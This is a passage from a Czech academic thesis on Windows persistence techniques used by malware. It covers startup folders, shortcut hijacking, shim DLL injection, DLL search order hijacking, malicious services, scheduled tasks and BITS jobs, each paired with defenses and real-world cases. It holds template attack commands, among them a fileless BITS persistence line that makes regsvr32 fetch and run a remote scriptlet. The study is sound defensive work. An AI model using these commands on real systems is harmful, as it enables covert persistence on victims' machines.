Útočník má dvě možnosti, využije složku pro lokální stroj, je potřeba elevace a nebo složku na uživatelském profilu, kde není elevace potřeba. Lokaci těchto složek lze změnit pomocí registrů, viz 6. První registr s podklíčem "Common Startup"obsahuje cestu ke startup složce lokálního stroje a druhý záznam s podklíčem "startup"obsahuje cestu ke startup složce uživatele. Obě hodnoty podklíčů se dají změnit, ale z útočníkovy perspektivy to nemá význam. Útočník bere v potaz výchozí lokace těchto složek, viz 7.

```
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\
    Common Startup
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\User Shell Folders\
    startup
```

Výpis 6: Startup folder registry

```
%ProgramData%\Microsoft\Windows\Start Menu\Programs\Startup
%USERPROFILE%\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup
```

Výpis 7: Výchozí lokace startup složek

Do těchto složek útočník umístí soubor, nezáleží na typu, který *explorer.exe* spustí podle jeho výchozí aplikace, která spouští vybraný typ souboru. Není potřeba, aby umístěný soubor byl *.exe*, ale může se jednat také např. o *.bat* skript nebo zástupce (shortcut). Nelze použít PowerShell skript, protože výchozí aplikace pro *.ps1* je poznámkový blok (notepad.exe), tzn. uživatelovi se při startu systému otevře poznámkový blok se skriptem. Samozřejmě lze využít *.bat* skript ke spuštění PowerShell skriptu.

4.2.2 Obrana

Pokročilý uživatel je schopen vidět aplikace spouštějící se z startup složky ve správci úloh (*taskmgr.exe*) v záložce po spuštění. Toto samozřejmě neplatí pro běžné uživatele, kteří se musí spolehnout na antivirové řešení.

Podniky mohou přidat záznam do seznamu řízení přístupů (ACL, Access Control List[2]) zamezující zápis do těchto složek. Zároveň musí dodat do ACL cestu k registru záznamů kde se nachází lokace těchto složek a také tam zakázat možnost zápisu. Pokud je potřeba tyto složky využívat tak lze nastavit ACL pro auditování a to také pro registr záznamy obsahující umístění těchto složek. Poté administrátor může kontrolovat log z těchto auditů.


4.2.3 Nálezy z praxe

Malware Part Deux, který využíval zranitelnost nultého dne (Clandestine Fox) a jehož cílová skupina byli uživatelé na sociálních sítí. Tento malware využívá startup složku k zajištění persistence přes spuštění *.bat* skriptu. [38] Malware GreyEnergy mini pomocí dropperu uloží škodlivou DLL knihovnu a vytvoří k ní zástupce s cílem na *rundll32.exe* a argumentem na onu DLL knihovnu. Tento zástupce je uložen do startup složky uživatele, více o zkratkách v kapitole 4.3. [3]

4.3 Modifikace zástupců (Shortcuts)

Poslední z jednodušších metod je modifikace zástupců. Tato metoda bývá kombinovaná s startup složkou. Není zde potřeba jít do detailů, zástupci jsou shell linky s ikonou, nebudeme zde zabíhat do detailů. Jedná se o vlastnost Windows Shell. Zástupci jsou soubory s koncovkou *.lnk*, která je ve výchozím nastavení skrytá souborovým prohlížečem (lze zviditelnit upravením příslušného registr záznamu). Od ostatních souborů je lze rozlišit pomocí šipky umístěné v levém spodním rohu ikony, viz Obrázek 7. V systému je možné vytvořit zástupce k aplikaci, souboru, složce, disku nebo tiskárně. Zástupce může obsahovat cestu k souboru, název zástupce, argumenty, ikonu, toto nejsou všechny informace, které zástupci obsahují, ale pouze nezbytné pro naší metodu. Microsoft i vývojáři třetích stran často využívají zástupce na aplikace, aby k nim měl uživatel lepší přístup. Nejčastější lokace pro zástupce jsou Start Menu, hlavní panel (task bar) a plocha.[39]

[2]Jedná se o seznam přiřazených oprávnění k objektu (např. souborový systém, registr, atd.) v operačním systému.



Obrázek 7: Zkratka k aplikaci Code.exe

4.3.1 Poznatky z implementace

Princip této metody spočívá v upravení cíle (target) z původní zástupců na cíl zvoleného payloadu s tím, že nějakým způsobem se zachová odkaz na původní cíl. K implementaci se dá přistoupit několika způsoby. Uživatelé nejčastěji používané aplikace mají připnuté na hlavním panelu. Takže útočníkovi stačí modifikovat pouze tyto zástupce, nacházející se ve složce C:\Users\<user>\AppData\Roaming\Microsoft\InternetExplorer\QuickLaunch\UserPinned\TaskBar. Další časté lokace kde se nachází zástupci, viz Výpis 8.

```
C:\ProgramData\Microsoft\Windows\Start Menu\Programs
C:\Users\<user>\Desktop
C:\Users\<user>\AppData\Roaming\Microsoft\Windows\Start Menu\Programs
```

Výpis 8: Nejvyužívanější se zkratkami

Dalším způsobem a daleko více nápadným je upravit všechny zkratky v systému. Velice nápadné při procházení logu. Nejlepším způsobem je se omezit pouze na hlavní panel, popř. pouze na webový prohlížeč. U zkratek v nacházejících se v hlavním panelu nebo start menu není potřeba žádná elevace práv k přepsání cíle. Payloadem může být spustitelný soubor, PowerShell nebo *.bat* skript, který zároveň spustí původní cíl.

4.3.2 Obrana

Zde není způsob co by uživatel mohl udělat a musí se spolehnout na antivirové řešení.

U podniků není situace o moc lepší, avšak podniky mohou přidat ACL záznam pro auditování všech disků na systému. Poté administrátor může sledovat změny v souborech s příponou *.lnk*.


4.4 Application Shimming

Mnoho zranitelností v systému Windows velmi často vzniká z důvodu nějaké formy zpětné kompatibility z předchozími verzemi Windows. Windows se v minulosti kvůli zpětné kompatibility stal velmi populárním, ale v dnešní době z pohledu bezpečnosti by mohl omezit některé možnosti kompatibility. Metodu jsem vybral z toho, abych poukázal na nebezpečnost zpětné kompatibility.

Metoda persistence využívá nástroj vydán Microsoftem pro zpětnou kompatibilitu aplikací. Pomocí nástroje Compatibility Administrator jsme schopni vytvořit vlastní opravu kompatibility. Oprava kompatibility je kus kódu, který zachytí volání API z aplikace. Oprava kompatibility toto volání API převede tak, aby aplikace fungovala stejným způsobem na aktuální verzi Windows jak fungovala na verzi předešlé. Compatibility Administrator je 32/64-bitový, podle toho pro jakou verzi aplikace chceme vytvořit opravu kompatibility. [40]

4.4.1 Poznatky z implementace

Z pohledu persistence je pro nás zajimávý 32-bitový Compatibility Administrátor, protože oproti 64-bitovému nabízí možnost opravy kompatibility pomocí injekce DLL (InjectDll). V aplikaci je nutné zvolit vytvoření opravy (Fix). Poté specifikovat cestu k 32-bitovému programu, zde je nutné, aby měl cíl útoku zvolenou aplikaci se stejnou cestou a ve stejné verzi. Je zde možnost, že útočník má připravené opravy kompatibility pro nejpoužívanější 32-bitové aplikace a využije pouze v přídě kdy se na cílovém systému daná aplikace nachází. Poté ze seznamu oprav vybereme InjectDll, přesuneme se na parametry, kde zadáme cestu k DLL, které bude vloženo do procesu. Cesta k DLL musí být shodná s cestou DLL u cíle. Tímto jsme vytvořili opravu kompatibility pro danou aplikaci, který můžeme vyexportovat ve formátu *<zvolenýnázev.sdb>*.



Obrázek 8: Vytvoření databáze

Útočník tento vyexportovaný soubor, může položit na cílovém systému a nainstalovat pomocí nástroje sdbinst.exe. Pomocí nástroje sdbinst.exe je vytvořen záznam v seznamu přidat/odebrat program. Pro instalaci je potřeba elevovaných práv. Dále umístí do předem zvolené cesty DLL s payloadem. Po spuštění infikované aplikace se načte zvolené DLL. Každá 32-bitová aplikace je zranitelná touto metodou persistence. Nejedná se o nejkonzistentnější metodu persistence, jelikož změna cesty k DLL nebo aktualizace aplikace zapříčiní nefunkčnost metody. A útočník musí na cílový počítač dostat jak databázi opravy tak DLL. [41]

4.4.2 Obrana

Běžný uživatel nemá možnost obrany a musí se spolehnout na antivirové řešení.

Co se týče společností tak platí stejné možnosti obrany jako u registr záznamů. Protože nástroj *sdbinst.exe* při instalaci vytváří registr záznamy, viz Výpis 9.

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\AppCompatFlags\InstalledSDB
HKLM\SOFTWARE\Microsoft\Windows NT\currentversion\AppcompatFlags\Custom
```

Výpis 9: Registr záznamy vytvořeny nástrojem sdbinst.exe při instalaci opravy

Většina běžných uživatelů nepotřebuje zpětnou kompatibilitu. Společnost Microsoft by výchozím zákazem zpětné kompatibility odebrala alespoň jeden z možných útoků persistence.

4.4.3 Nálezy z praxe

Nástroj označen jako potencionálně nežádoucí program (PUP), využíval shim datbáze k zisku persistence přes vložení DLL knihovny do procesů populárních webových prohlížečů (chrome, firefox a internet explorer).[41]

4.5 Dll Search Order Hijacking

Technika je založena na principu, jakým způsobem se v systému Windows načítají dynamické linkované knihovny (DLL).

4.5.1 Jak se pracuje s DLL knihovnou

Dynamicky linkovaná knihovna je modul obsahující funkce a data, které mohou být použity jiným modulem, aplikací nebo další DLL knihovnou. [42] DLL knihovny poskytují možnost modularizování aplikace, pokud knihovna je staticky vložena do aplikace a obsahuje například chybu je potřeba zkompilovat celou aplikaci a distribuovat celou aplikaci mezi uživatele. Pokud je k aplikaci připojena knihovna dynamicky tento problém odpadá (pokud se nezmění parametry funkce nebo návratová hodnota) a je potřeba zkompilovat pouze dané DLL knihovny. Další důvodem je šetření operační paměti. Pokud více aplikací využívá stejné DLL knihovny, tak všechny aplikace mají své kopie DLL dat, ale sdílejí funkcionalitu DLL knihovny. Všechny aplikace využívající Windows API (Win32) používají dynamické linkování. Poslední z větších výhod je možnost volat stejné DLL knihovny pomocí různých programovacích jazyků. Jsou zde i nevýhody, které DLL knihovny přináší. Aplikace je závislá na existenci separátní DLL knihovny. Pokud je aplikace závislá na existenci separátní DLL knihovny při spuštění (load-time), tak se proces ukončí a uživateli vyskočí chybová hláška. Pokud aplikace vyhledává DLL při běhu (run-time), tak systém proces neukončí, aplikace jen nebude mít přístup k funkcionalitě DLL knihovny. [43]


Zde nastává naše oblast zájmu, kdy aplikace je závislá na existenci separátní DLL knihovny a snaží se ji najít. Hledání DLL knihovny nemusí být vždy problémové. Aplikace může specifikovat celou cestu k DLL knihovně, ale pokud tak neučiní tak systém bude vyhledávat DLL knihovny v tomto pořadí:

1. Adresář odkud byla aplikace spuštěna
2. Systémový adresář (C:\Windows\System32)
3. 16-bitový systémový adresář (C:\Windows\System)
4. Windows adresář (C:\Windows)
5. Aktuální adresář
6. Adresáře, které jsou vypsány v PATH proměnné

Výše vypsané vyhledávací pořadí je ovlivněno těmito následujícími pravidly:

1. DLL knihovna je již načtena v paměti - systém kontroluje pouze pro přesměrování nebo manifest (přesměrování i manifest jsou soubory připojeny k aplikace upravující chování při hledání DLL knihovny, pokud aplikace obsahuje manifest tak přesměrování je ignorováno [44]) před použitím již načtené DLL knihovny. Systém nehledá DLL knihovnu.
2. DLL knihovna je v seznamu známých DLL knihoven (KnownDll) - použije se jejich kopie umístěná v
   C:\Windows\system32, seznam známých DLL knihoven je umístěn v registrech, viz výpis 9. Systém nehledá DLL knihovnu.

3. SafeDllSearchMode - při výchozím nastavení je povoleno vyhledávání DLL knihovny již od Windows XP (Service Pack 2). Výchozí chování lze změnit pomocí klíče v registrech, viz Výpis 10. Pokud je SafeDllSearchMode vypnutý, tak se při vyhledávání DLL knihovny přesune 5. vyhledávací cesta (Aktuální adresář) za 1. vyhledávací cestu.



Obrázek 9: Výchozí KnownDLLs registry ve Windows 10

4.5.2 Poznatky z implementace

Naše metoda persistence závisí na nesplnění podmínek 1. kdy DLL knihovna je načtena v paměti a 2. kdy je DLL knihovna obsažena v seznamu známých DLL knihoven. Pokud se tyto podmínky nesplní systém přechází na vyhledání DLL knihovny podle vyhledávacího pořadí popsaného výše, tzn. systém prohledává jednotlivé cesty a nalezené knihovny načte.

Útočník se snaží nastrčit vlastní DLL knihovnu do lokace, kterou systém prochází ještě před legitimní DLL knihovnou. Například aplikace hledá DLL knihovnu, která je umístěná v C:\Windows\System32 (druhé ve vyhledávacím pořadí) a útočník umístí svou DLL knihovnu do složky odkud byla aplikace spuštěna (první ve vyhledávacím pořadí) tak aplikace načte DLL knihovnu útočníka.

Oproti ostatním metodám se útočník snaží nalézt chybu v často používaných aplikací (webové prohlížeče, apod.) nebo v aplikacích samotném systému Windows. Chybou je myšleno, chybějící DLL knihovnu nebo nevhodně umístěnou DLL knihovnu. Tato metoda je často využívána k elevaci práv v systému. K elevaci může dojít pokud zranitelná aplikace běží na vyšší úrovni oprávnění a nenachází se v systémové složce. Útočník se snaží nalézt přesně takovou aplikaci,

která obsahuje tuto chybu. Toto je pouze 'přípravná' fáze, samotný útok už pouze spočívá v položení DLL knihovny do počítače oběti.

```
reg add HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\ /
    v SafeDllSearchMode /d 0
```

Výpis 10: SafeDllSearch

4.5.3 Obrana

Běžný uživatel nemá možnost obrany a musí se spolehnout na antivirové řešení.

Společnosti mohou přidat ACL záznam pro auditování všech disků systému. Následně administrátor může sledovat přejmenování a přesouvání souborů s příponou .dll.

Obrana není jednoduchá, protože útok kopíruje systémové chování, které spoléhá na správné využití DLL knihoven vývojářů třetích stran.

4.5.4 Nálezy z praxe

Malwarová hrozba FIN7 zneužívala vyhledávací pořadí aplikací načítající *dwrite.dll* knihovnu. Do vyhledávacího pořadí před legitimní knihovnu *dwrite.dll* vložila svou vlastní infikovanou DLL knihovnu. [45] Malwarová hrozba InvisiMole zneužívala vyhledávací pořadí aplikace *explorer.exe*, kde vložila svou DLL knihovnu do složky aplikace. Knihovna zneužívající vyhledávacího pořadí k zisku persistence byla *fxsst.dll* nebo *winmm.dll*, jejichž legitimní lokace je systémový adresář (system32), druhá lokace ve vyhledávacím pořadí. [14]

4.6 Windows Služby

Jedná se o aplikaci běžící na pozadí systému Windows. Od Windows Vista běží ve své vlastní izolované instanci (session). [46] Oproti standardním aplikacím nemají grafické uživatelské rozhraní (GUI) a je potřeba služby nainstalovat (přes registry nebo pomocí nástroje *sc.exe*). Služby běží i před přihlášením uživatele i po odhlášení uživatele. Spouští se brzy při startu systému, ale také mohou být nastaveny na zpožděné spuštění (spustí se, až po spuštění ostatních služeb s automatickým spuštěním) nebo na manuální spuštění. [47] O spouštění se stará manažer řízení služeb (SCM, Supply Chain Management), který se také stará o databázi nainstalovaných služeb nacházející se v registrech na HKLM\System\CurrentControlSet\Services\. V registrech se nachází pouze část jejich reálné konfigurace. V konfiguraci najdeme např. typ spuštění, cestu k binárnímu souboru, bezpečnostní kontext (security context), apod. Oproti standardním aplikacím mohou mít vyšší oprávnění. [48] Služby mohou běžet v jednom ze čtyř bezpečnostních kontextů: User, LocalService, LocalSystem nebo NetworkService. Výchozí kontext pro služby je výchozí systémový účet (default system account), což je LocalSystem. [49]

K instalaci nebo změnu stávající služby je vždy potřeba administrátorské oprávnění, ale za to útočník dostane elevaci na systémové oprávnění, ve kterém služba může operovat. Útočník se potřebuje maskovat za legitimní program, protože GUI nainstalovaných služeb (Microsoft Managment Console), zobrazuje jméno, popis a cestu k službě.

4.6.1 Persistence skrz služby

Jeden ze způsobů, kterým útočník může služby zneužít je vytvořením malwarové služby, kdy samotná služba je zároveň metodou persistence i payloadem. Není zde prakticky dál co dodat, služby mají přístup vyššímu oprávnění než standartní aplikace.

Dalším způsobem je využití pouze jako metody persistence - načítač (loader). Je to flexibilnější metoda, payload může být uložen na serveru a měnit se dle potřeby. Menší šance na odhalení, protože bude obsahovat pouze základní metody jako stáhnout, spustit, atd. (zanechává za sebou menší stopu). [12]

Výše zmíněné služby lze naimplementovat pomocí Win32 API a pomocí knihovny v .NET, kterou jsem zvolil. Je zde jeden problém, kterého si útočník musí být vědom. Jak bylo výše popsáno, tak služby běží ve vlastní instanci, tzn. nemají přímý přístup k procesům uživatele. Musel jsem pro načítač využít knihovnu, která se starala o přístup do běžící uživatelské instance, kde spustila proces s payloadem. Útočník by neměl využívat nástroje *sc.exe*, protože ten vytváří záznamy v registrech, tzn. vytváří se větší stopa něž při využití pouze registrů. [50]

4.6.2 Krádež služby

Útok skrz službu je vesměs jednoduchý. Útočník si musí vybrat službu, která se nepoužívá nebo se používá minimálně a zároveň není důležitá pro chod samotného systému. Jak už bylo řečeno, služby obsahují cestu ke svému binárnímu souboru. Útočník může cestu nahradit za cestu ke svému binárnímu souboru a nastavit typ startu služby. Toho jde docílit nástrojem *sc.exe* nebo úpravou registru služby. Pro tento způsob je potřebná elevace práv. V horším případě v systému existuje služba, která je umístěná mimo systémovou složku a pro přístup není potřeba elevace. Takto útočník nahradí pouze binární soubor a při příštím spuštění služby získá útočník systémové oprávnění. Aby krádež služby fungovala, je potřeba, aby útočník vytvořil službu se stejným jménem jako kradená služba.

4.6.3 DLL knihovna jako služba

DLL knihovny jsou častým zdrojem útoků, protože oproti spustitelným souborům je zde daleko těžší detekce. Je jich více než spustitelných souborů, mají několik verzí, apod. Jako příklad uvedu třeba webový prohlížeč Firefox, který využívá přes 150 DLL knihoven. U služeb jsme schopni využít DLL knihovny několika způsoby. Prvním je vytvoření služby pouze na načtení naší DLL knihovny. Jednoduchá metoda, která splňuje naše požadavky a je o trochu méně nápadná než metody předchozí.

Dalším způsobem jak načíst DLL knihovnu jako službu je zneužitím hostitelské služby (*svchost.exe*). Služby jsou rozděleny do skupin a každá skupina má vlastní instanci v hostitelské službě. [51] Je potřeba vytvořit záznam nové služby, aby jsme mohli vytvořit skupinu. Dále můžeme vytvořit samotnou skupinu s názvem naší služby. Nakonec můžeme vytvořit zbytek služby s cestou k hostitelské službě s parametrem naší skupiny, viz Výpis 11. Kdybychom

nejdřív nevytvořili první dva záznamy v registru, tak by se služba hned nepustila, ale spustila by se až při dalším spuštění systému.

```
reg add HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\services\<nazev sluzby>\
    Parameters /v ServiceDll /d "ServicePayload.dll"
reg add HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\
    SvcHost /v <nazev skupiny> /d <nazev sluzby>
sc create <nazev sluzby> binPath= "%SystemRoot%\System32\svchost.exe -k <nazev
     skupiny>" type= share
```

Výpis 11: Vytvoření služby a skupiny pro hostitelskou službu

Tento způsob má několik nevýhod, rozhraní hostitelské služby je nezdokumentováno, takže se může kdykoliv změnit. Hlavní nevýhodou a taky důvodem proč rozhraní není zdokumentováno je, že Microsoft nedoporučuje používat hostitelskou službu pro služby jiné než své vlastní. Microsoft si podepisuje své vlastní binární soubory a tedy služba, která není podepsána Microsoftem a využíva *svchost.exe* tak je pravděpodobně škodlivá. [52][48]

Službu lze spustit pomocí procesu *rundll32.exe*, který slouží pro spouštění systémových DLL knihoven. Jedná se už spíše o metodu krytí (evasion) malwaru. Vstupní bod DLL knihovny musí mít přesnou signaturu, viz Výpis 12. [53]

```
rundll32 MyService.dll, MyServiceEntry
MyServiceEntry(HWND hwnd, HINSTANCE hinst, LPSTR lpszCmdLine, int nCmdShow)
```

Výpis 12: Vytvoření služby přes rundll

Poslední cesta, na kterou jsem narazil je vytvoření ovládací služby (driver service). [54] Toto řešení je velmi omezující, protože od Windows Vista musí všechny ovládače pro 64-bitové systémy být podepsány Microsoftem nebo certifikační autoritou autorizovanou Microsoftem. [55][56]

Všechny tyto metody načtení DLL knihoven jako služby potřebují relevovaná práva po útočníkovi.

4.6.4 Obrana

Pokročilejší uživatel může využít nástroj autoruns umožnující zobrazení podezřelých služeb. Běžný uživatel se musí spolehnout na antivirové řešení.

Jelikož nové služby musí být zaregistrovány pomocí registr záznamů, lze je opět kontrolovat pomocí auditování na změny (viz podkapitola 4.1.5).


4.6.5 Nálezy z praxe

Metodu využil například ransomware WannaCry na jeho komponentu červa (worm). Wannacry vytvořil službu '*mssecsvc2.0*' se jménem 'Microsoft Security Center (2.0) Service' a cestou '<cesta k mssecsvc> -m security'. Lze vidět snahu maskovat se za legitimní proces. [12]

Malware TypeFrame skupiny Hidden Cobra, jejich malware instaluje službu jako DLL knihovnu. Vytvoří si záznam ve skupině "netsvcs", aby mohl spustit *laxhost.dll* skrze *svchost.exe*. Nesnaží se krýt za jiné služby, protože jméno služby je náhodně vygenerováno. [57]

4.7 Naplánovaná úloha (Scheduled Task)

Jedna z nejpoužívanějších metod zisku persistence. Jedná se o službu, která je využívána samotným systémem. Úloha (task) je hlavní komponenta plánovače úloh (task scheduler). Úloha je naplánována práce, kterou služba plánovače úloh provede. Úloha je složena z několika komponent, ale vždy musí obsahovat spouštěč (trigger), který plánovač úloh používá k spuštění úloh a akci (action), činnost, která se provede po spuštění. Spouštěčů a akcí může úloha obsahovat několik. Úloha obsahuje bezpečnostní kontext, který říká, pod kterým účtem, skupinou nebo bezpečnostním řadičem (security principal)[3] se akce spustí. Nastavení je další částí úlohy, obsahuje např. znovuspouštění úlohy, která selhala při spuštění, spuštění úlohy co nejdříve po zmeškání nastaveného plánu, apod. Registrační informace obsahují administrativní informace, které jsou sesbírány po vytvoření úlohy. Tyto informace obsahují např. uživatele, který úlohu vytvořil, čas, atd. Poslední částí úlohy jsou data, ty obsahují dodatečné informace o úloze, jako je popis co daná úloha dělá. [58]



Obrázek 10: Komponenta úlohy

4.7.1 Poznatky z implementace

K této metodě je potřeba elevace práv. Útočník pomocí task API nebo schtasks.exe vytvoří naplánovanou úlohu. Poté potřebuje nastavit spouštěče, těch může nastavit několik dle potřeby.

[3]Bezpečnostní řadič je entita definující práva.

Pokud se jedná o časovaný útok může nastavit spouštěč na určitou hodinu a den pro všechny oběti útoku. Dalším zneužitým spouštěčem, muže být přihlášení uživatele do systému a hlavně spuštění systému. Jelikož se jedná o službu tak může úloha být spuštěna ještě před přihlášením uživatele. Nakonec se útočník pokusí maskovat za legitimní úlohu, takže je potřeba vyplnit popis a název úlohy, aby při manuální kontrole nevypadala úloha podezřele.

```
SCHTASKS /CREATE /SC <typ spoustece> /TN <cesta-v-strukture-naplanovanych-úloh
    > /TR <cesta k aplikaci> /ST <cas pokud jde o casový spoustec> /RU <
    bezpecnostni kontext>
```

Výpis 13: Vytvoření naplánovaný úlohy

4.7.2 Obrana

Pokročilejší uživatel může využít nástroj autoruns umožnující zobrazení podezřelých naplánovaných úloh. Pokud se bude jednat o naplánovaný úkol spouštějící Powershell skript, nebude tento skript brán jako podezřelý ze strany autoruns. Běžný uživatel se musí spolehnout na antivirové řešení.

Společnosti mají možnost auditovat události vytvoření a změnu úloh. Následně administrátor může kontrolovat log z auditů.

4.7.3 Nálezy z praxe

Skupina útočníků nazývající se Elfin (známá také jako APT33), používá u svých útoků persistenci pomocí naplánované úlohy (scheduled task). Tato skupina vytváří jednu úlohu pro každou hodinu dne, ke kterým je přídán denni trigger. Pomocí těchto úloh spouští downloader *chfeeds.vbe*. [59] Skupina Patchwork využívala pro svůj malware BADNEWS naplánovanou úlohu k zajištění persistence. Vytvořili naplánovaný úkol, který spouštěl falešný (spoofed) *MSBuild.exe* každou minutu. [60]

4.8 BITS práce (Jobs)

BITS je zkratka pro službu inteligentního přenosu na pozadí (Background Intelligent Transfer Service). Je to služba, která se stará o stahování nebo nahrávání souborů přes protokoly HTTP, HTTPS a SMB. Termín inteligentní v názvu znamená, že služba bere v potaz cenu přenášených souborů, a také aktuální využití uživatelovy sítě, aby jeho práce byla co nejméně ovlivněna tímto přenosem. BITS si je vědom spotřeby energie a spustí se pouze pokud zařízení je v moderním pohotovostním (standby) režimu, zařízení je ve spánku nebo nečinné [61] a zařízení je připojené do elektrické sítě. Pro nás je důležitá informace, že služba se stará o automatické obnovení přenosu po pádu sítě, ale také i po restartování systému. [62]

Jsou zde tři typy prací. Download práce - stažení souboru na klienta, Upload práce - nahrání souboru na server a Upload-reply práce - nahraje soubor na server a čeká na soubor jako odpověď. Začátek životního cyklu práce je při jeho vytvoření. Práce je složena z jednoho nebo

více souborů na přenos (upload práce může obsahovat pouze jeden soubor). Můžeme využít různé úrovně priority práce. Práce s vyšší prioritou bude spuštěna před prací s nižší prioritou. Každá práce se nachází v jednom z několika stavů, které lze měnit pomocí metod měnících stav práce. Máme čtyři stav měnící metody a to Cancel, Complete, Resume a Suspend. Nově vytvořená práce je automaticky ve stavu pozastavená (suspended). Je potřeba práci spustit metodou obnovit (resume). Práce se poté dostane do stavu ve frontě (queued), poté se pokusí připojit na server, tzn. dostane se do stavu spojovacího (connecting). Po připojení nastane stav přenos (transferring) a z něj se dostane buď do stavu chyby pokud přenos nebyl úspěšný a nebo do stavu přenesen (transferred) kdy soubor je úspěšně přenesen.[63]

Práce, které se nepřesunuly do finálního stavu se po uplynutí času určeném proměnnou JobInactivityTimeout zruší. Výchozí hodnota proměnné JobInactivityTimeout je 90 dní. To je doba, po kterou metoda persistence zůstane aktivní pokud se práce neaktualizuje. Poslední z důležitých parametrů je přidání notifikace. Notifikace specifikuje program, který se spustí pokud práce vstoupí do stavu error nebo transferred. Pokud program práci nezruší nebo nedokončí tak BITS zavolá program znovu po uplynutí minimálního času odložení, který ve výchozím nastavení je 600 sekund a jeho minimální hodnota může být 5 sekund. [64]

4.8.1 Poznatky z implementace

Útočník je schopný vytovřit BITS práce pomoci API, Powershellu nebo *bitsadmin.exe*. K docílení persistence je potřeba nejdříve vytvořit BITS práci. Nejdříve musíme stáhnout samotný payload, můžeme na to použít BITS práce nebo cokoliv jiného. Tento krok musíme učinit i přes to, že specifikujeme webovou lokaci k payloadu v BITS práci. Soubor stažený pomocí BITS práce nám není k dispozici dokud práce není ve stavu ACKNOWLEDGED. [63] Jelikož využíváme tuto metodu k persistenci, tak do stavu ACKNOWLEDGED se dostat nechceme, znamenalo by to ukončení práce a tudíž i persistence. Další krok je vytvoření samotné práce. Následující krok je přidání souboru, jak bylo popsáno výše, každá práce musí být tvořena minimálně jedním souborem. Není potřeba uvádět webovou lokaci k payloadu, protože daný soubor nám stejně nebude k dispozici. Stačí, aby se práce dostala do stavu TRANSFERED a toho docílíme přidáním webové lokace souboru. Nejvhodnější je co nejmenší soubor, práce se tak rychleji dostane do stavu TRANSFERED. Nejdůležitějším krokem je přidání notifikační aplikace. Záleží na payloadu, který používáme. Jestli našim payloadem je spustitelný soubor, tak vkládáme cestu k souboru na disku. Pokud payloadem je PowerShell skript jsme schopni vynechat první krok (stažení payloadu), protože může být vložen jako argument k *powershell.exe*.

```
bitsadmin /transfer <nazev prace> /download /priority <priorita> <webova
    lokace k payloadu> <cesta ke slozce na disku>

bitsadmin /create <nazev prace>
bitsadmin /addfile <nazev prace> <webova lokace> <cesta ke slozce na disku>
bitsadmin /SetNotifyCmdLine <nazev prace> <cesta k programu notifikace> <args>
bitsadmin /SetMinRetryDelay <cas v sekundach>
bitsadmin /resume <nazev prace>
```

Výpis 14: Vytvoření BITS práce

Jsme schopni docílit také bez souborového útoku (fileless), kdy na disk není zapsán payload a vše probíhá v paměti počítače. Využitím *regsvr32.exe*.

```
bitsadmin /create <nazev prace>
bitsadmin /addfile <nazev prace> <webova lokace> <cesta ke slozce na disku>
bitsadmin /SetNotifyCmdLine <nazev prace> regsvr32.exe "/s /n /u /i:<webová
    lokace .sct> scrobj.dll"
bitsadmin /SetMinRetryDelay <cas v sekundach>
bitsadmin /resume <nazev prace>
```

Výpis 15: Vytvoření BITS práce jako persistentní fileless útok

Persistence skrze BITS práce se stala možnou od vydání verze BITS 1.5, kdy Microsoft přidal opakované notifikování pokud práce je ve stavu error nebo transferred.

4.8.2 Obrana

Obecné řešení pro zmíněnou metodu persistence je vypnutí služby BITS, což může vést k problémům u aplikací využívající službu BITS.

Běžný uživatel krom vypnutí služby nemá možnost obrany a musí se spolehnout na antivirové řešení.

Ve firemním prostředí je možné monitorovat chování BITS nástrojem Bitsadmin nebo lze monitorovat samotnou službu. Lze také kontrolovat jednotlivé práce, ve kterých se nachází podezřelá aplikace pro notifikaci.

Společnost Microsoft by mohla požadovat vyšší práva pro vytváření BITS prací.

4.8.3 Nálezy z praxe

Malware Tropic Trooper (známý také jako KeyBoy), pomocí installeru *UserInstall.exe* vytvoří persitenci skrze nástroj Bitsadmin. [65] Společnost SecureWorks odhalila neznámý malware, který také využíval tuto metodu persistence. [66]

4.9 Souborové systémy

Persistenci v rámci souborů lze chápat jako způsob udržení prostředků malwaru (dropper, downloader nebo payload) před uživatelem či ochrannými prostředky počítače. Jedním ze způsobů je zneužití vlastností souborového systému v operačním systému Windows.

V systémech Windows se setkáme nejčastěji se souborovými systémy NTFS, exFAT a FAT32. Samotný operační systém Windows podporuje i další souborové systémy, ale tyto tři jsou nejvíce využívány. V případě Windows 10 je NTFS výchozí souborový systém.

4.9.1 Atributy

Jak bylo výše zmíněno existují tři souborové systémy, se kterými operační systém Windows nejčastěji pracuje. Každý z těchto tří souborových systému podporuje atributy souborů. Atributy dodávají vlastnosti souborům, jenž se na disku nacházejí. Všechny souborové systémy podporují sadu atributů, které se přiřazují k souborům zapsaným na disku. Těchto atributů je několik a některé se nepřenáší mezi souborovými systémy. Čtyři atributy podporují všechny tři souborové systémy (a mohou pro nás být zajímavé). Jedná se o atributy skrytý (hidden), systémový (system), pouze na čtení (read-only) a složka (directory).

Atribut directory je základním atributem rozlišující, zda se jedná o soubor či složku. Jak už název napovídá read-only atribut slouží k označení souboru pouze ke čtení, není možné tento soubor modifikovat před odstraněním tohoto atributu. Atribut system slouží k označení systémových souborů a atribut hidden je určen ke skrytí souborů před uživatelem. Poslední dva zmíněné atributy system a hidden mají podobný efekt v systémech Windows (skryjí soubor před uživatelem). Pokročilejší uživatelé mají umožněno zobrazování skrytých souborů, ale většinou nemívají povolené zobrazování systémových souborů. Tudíž se těmto uživatelům zobrazí pouze soubory s atributy hidden, ale soubory s atributy system se již nezobrazí. Atributy hidden a system můžeme zneužít ke skrytí škodlivých prostředků malwaru před uživatelem a ochrannými prostředky počítače.

```
attrib +h C:\Users\Gromovla\Desktop\hidden.txt
attrib +s C:\Users\Gromovla\Desktop\system.txt
```

Výpis 16: Přidání atributů hidden a system

4.9.2 Windows konvence

Všechny souborové systémy podporované operačním systémem Windows využívají konceptu souborů, složek a cest k přístupu k datům na disku. Data mohou být zpřístupněna pomocí Windows I/O API, jenž je nad samotným souborovým systémem. Windows I/O API určuje pravidla, jakými uživatel i operační systém interaguje se samotným souborovým systémem. Důležité pravidla pro pojmenování: [67]

- Nerozlišují se velká a malá písmena, např.: text.txt, TEXT.txt, TeXt.TxT jedná se o stejný soubor

